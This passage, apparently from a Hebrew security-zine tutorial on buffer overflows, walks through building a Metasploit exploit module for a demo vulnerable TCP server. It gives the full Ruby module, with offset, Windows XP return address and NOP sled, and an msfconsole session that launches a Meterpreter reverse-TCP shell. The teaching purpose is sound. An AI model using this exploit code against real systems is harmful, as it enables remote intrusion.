                    'EXITFUNC' => 'thread',

            },
            'Payload'        => # הגדרות המטען
                {
                    'Space'       => 1000, # כמה מקום זמין עבור המטען
                    'BadChars'    => "\x00" # תווים בעייתיים
                },
            'Platform'       => 'win', # סוג הפלטפורמה
            'Targets'        =>
                [
            # return address הגדרת סוג המערכות להן מתאים האקספלויט עם ה
                    [ 'Windows Universal', { 'Ret' => 0x00000000 } ],
                ],
          # במידה ויש מספר מערכות נתמכות כאן מציינים את ברירת המחדל
                    'DefaultTarget' => 0))
```

```
    end
# בניית ה buffer ושליחתו
    def exploit # הגדרת ה exploit
      connect # התחברות למטרה
      buffer = "\x41" * 1024 # buffer שגורם לקריסת התוכנה
      buffer << [target.ret].pack('V') # little endian ל return address המרת ה
      buffer << make_nops(16)# nop sled יצירת
      buffer << payload.encoded # הגדרת המטען
      print_status("[+] Sending payload...")
        sock.put(buffer) # שליחת הנתונים
        handler
        disconnect # התנתקות
    end

end
```

קטגוריות:

- **Msf::Exploit::Remote** - שימוש עבור מטרות מרוחקות.
- **Msf::Exploit::Local** – מטרות מקומיות.
- **Msf::Exploit::Type::Omni** – מטרות שהן גם מרוחקות וגם מקומיות.

Mixins:

Mixins הם בעצם ספריות הכוללות פונקציות שנועדו לחסוך לנו כתיבת קוד לפעולות נפוצות ופרוטוקולים נפוצים לדוגמה:

- **Msf::Exploit::Remote::Ftp** – שימוש בספרית FTP תאפשר לנו התחברות לשרת FTP ושליחת פקודות תואמות לצורך ההתחברות כגון USER,PASS
- **Msf::Exploit::Remote::HttpClient** – משמש ליצירת חיבור לשרתי HTTP וכולל אפשרויות כגון RHOST,RPORT,VHOST
- **Msf::Exploit::Remote::HttpServer** - מאפשר לנו להריץ שרת WEB מקומי מתוך Metasploit
- **Msf::Exploit::Remote::TcpServer** – הרצת שרת TCP שיקבל חיבור משתמשים וכולל אפשרויות כגון SRVHOST,SRVPORT
- **Msf::Exploit::Remote::Tcp**- משמש כ-TCP Client כללי שבאמצעותו ניתן להתחבר לשירותים הפועלים בפרוטוקול זה וכולל אפשרויות כגון RPORT,RHOST,SSL
- **Msf::Exploit::Remote::Udp** כנ"ל כמו Msf::Exploit::Remote::Tcp אך פועל בפרוטוקול **UDP**

שיטות יציאה:

זוהי בעצם בה ה-Exploit מסיים את פעולתו לאחר ששלח את המטען. שיטות היציאה הקיימות ב-Measploit הן:

- PROCESS
- SEH
- THREAD

יש לבחור בשיטת יציאה בהתאם לסוג ה-**Exploit** ואופן פעולתו.
עכשיו נערוך את השלד של המודול ונבנה את ה-**Exploit** ל-**Whisperer.**

בואו ניזכר במידע שבידנו לגבי **Whisperer** ונחילו לתוך השלד של המודול:

- יש לנו **268 בתים** שגומים לקריסה
- **77D6B141** - Return Address
- **20 בתים** * Nop sled
- **379 בתים** – Shellcode

הדגשתי באדום את השינויים והתוספות שבוצעו לשלד המודול:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Whisperer',
            'Description'    => %q{
             Demo TCP Server exploitation using metasploit

            },
            'Author'         => [ 'NightRanger' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 1 $',
            'DisclosureDate' => 'July 25 2010',
                    'References'     =>
                [

            [ 'URL', 'http://www.digitalwhisper.co.il' ],
            [ 'URL', 'http://www.exploit.co.il' ],
                ],

                    'Privileged' => false,
```

```
'DefaultOptions' =>
                {
                    'EXITFUNC' => 'thread',
                  'RPORT' => '4321',
            },
            'Payload'        =>
                {
                    'Space'       => 379,
                    'BadChars'    => "\x00\x0a\x0d"
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'Windows XP Eng SP2', { 'Ret' => 0x77D6B141 } ],
                ],
                    'DefaultTarget' => 0))
    end
    def exploit
      connect
      buffer = "\x41" * 268
      buffer << [target.ret].pack('V')
      buffer << make_nops(20)
      buffer << payload.encoded
      print_status("[+] Sending payload...")
        sock.put(buffer)
        handler
        disconnect
    end

end
```

את המודול נשמור בשם **digital_whisper.rb** בתוך התיקיה:


/pentest/exploits/framework3/modules/exploits/windows/misc

נפעיל את **Metasploit** ע"י הפקודה **msfconsole** ונבדוק את המודול שלנו:

```
msf > use exploit/windows/misc/digital_whisper
msf exploit(digital_whisper) > info
       Name: Whisperer
    Version: 1
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  NightRanger

Available targets:
  Id  Name
  --  ----
  0   Windows XP Eng SP2

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOST                    yes       The target address
  RPORT   4321             yes       The target port
Payload information:
  Space: 379
  Avoid: 3 characters

Description:
  Demo TCP Server exploitation using Metasploit

References:
  http://www.digitalwhisper.co.il
  http://www.exploit.co.il
msf exploit(digital_whisper) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf exploit(digital_whisper) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(digital_whisper) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf exploit(digital_whisper) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.103    yes       The target address
   RPORT   4321             yes       The target port
```

```
Payload options (windows/meterpreter/reverse_tcp):


   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST     192.168.1.116    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP Eng SP2
msf exploit(digital_whisper) > exploit
```

והתוצאה:



קיבלנו **Meterpereter Reverse Shell**! נסו לשנות את המטען לסוג אחר כגון **Vnc** ונסו לשנות את שיטת היציאה כדי לבדוק כיצד ה-**Exploit** יגיב וכדי להבין את ההבדלים בין הפרמטרים השונים.

המודול שיצרנו עבור **Metasploit** הינו מאוד בסיסי, ישנן עוד המון אפשרויות פרמטרים וקוד שאנו יכולים לשלב במודול, במידה וברצונכם להרחיב בנושא אני ממליץ להסתכל על הקוד של אקספלויטים ומודולים קיימים ולקרוא את המדריך למפתחים שנמצא באתר **Metasploit** בכתובת:

http://www.metasploit.com/documents/developers_guide.pdf

סיכום

אני מקווה שהצלחתי לשפוך קצת אור על נושא גלישת החוצץ, במיוחד לאלו מבינכם אשר נחשפים לנושא זה לראשונה.

חשוב לציין שתהליך זה רלוונטי למערכות הפעלה נוספות כגון לינוקס ו-OSX הכלים יהיו אמנם קצת שונים אך הדרך היא כמעט זהה.

במאמר זה דנו במקרה הפשוט והקל ביותר של גלישת חוצץ בשם: **Direct EIP Overwrite**, חשוב להדגיש כי קיימות טכניקות רבות נוספות לתהליך ה-**Exploitation** כגון **ROP, SEH Overwrite**, ועוד...ואנו עלולים להיתקל במצבים שונים שלא דנו בהם במאמר זה.

כיום מערכות ההפעלה מספקות מספר מנגנוני הגנה מפני ניצול "גלישת חוצץ" שיטות כגון ASLR ו-DEP

כמובן שקיימות טכניקות שונות לעקיפת מנגנוני ההגנה הנ"ל אך הדגש הוא בכתיבת **קוד בטוח** שהוא הרבה מעבר לתחום מאמר זה.

בכדי שתוכלו לתרגל את הדוגמאות המופיעות במאמר זה, הכנתי עבורכם קובץ המכיל את כל קוד המקור הקבצים הבינארים וחלק מהכלים והסקריפטים הדרושים.

את הקובץ ניתן להוריד מ:

http://digitalwhisper.co.il/files/Zines/0x0B/bo101.tar.gz

או מ:

http://www.exploit.co.il/bo101.tar.gz

<u>הקובץ מכיל:</u>

- קוד המקור עבור bof, גלישת חוצץ ב-command line ואת הקובץ המהודר.
- קוד המקור והקובץ המהודר עבור Whisperer.
- תבנית Exploit עבור Metasploit ואת המודול עבור Whisperer
- סקריפט הדוגמה בפייתון
- קוד ה-Exploit עבור Whisperer בפייתון.
- קוד המקור והקובץ המהודר ל-msgbox Shellcode
- הספייק סקריפט שבו השתמשנו.

כלים:

- comparememory.pl
- generatecodes.pl
- pveReadbin.pl
- s-proc

קישורים

מידע נוסף על גלישת חוצץ ומנגנוני ההגנה השונים ניתן למצוא בקישורים הבאים:

http://exploit.co.il

http://en.wikipedia.org/wiki/Buffer_overflow

http://www.corelan.be:8800/index.php/category/security/exploit-writing-tutorials/

http://grey-corner.blogspot.com/

http://www.offensive-security.com/category/vulndev/

http://tinyurl.com/dlp6ah

על המחבר

שי עובד כיום באחת חברות האינטרנט המובילות, במקביל לעבודתו מבצע מבדקי חוסן

בארץ ובחו"ל ומחזיק בהסמכות MCP,CEH,CCSA,CCSE,OSCP.

בזמנו הפנוי מתחזק בלוג המכיל מידע רב בנושא אבטחת מידע והאקינג:

http://exploit.co.il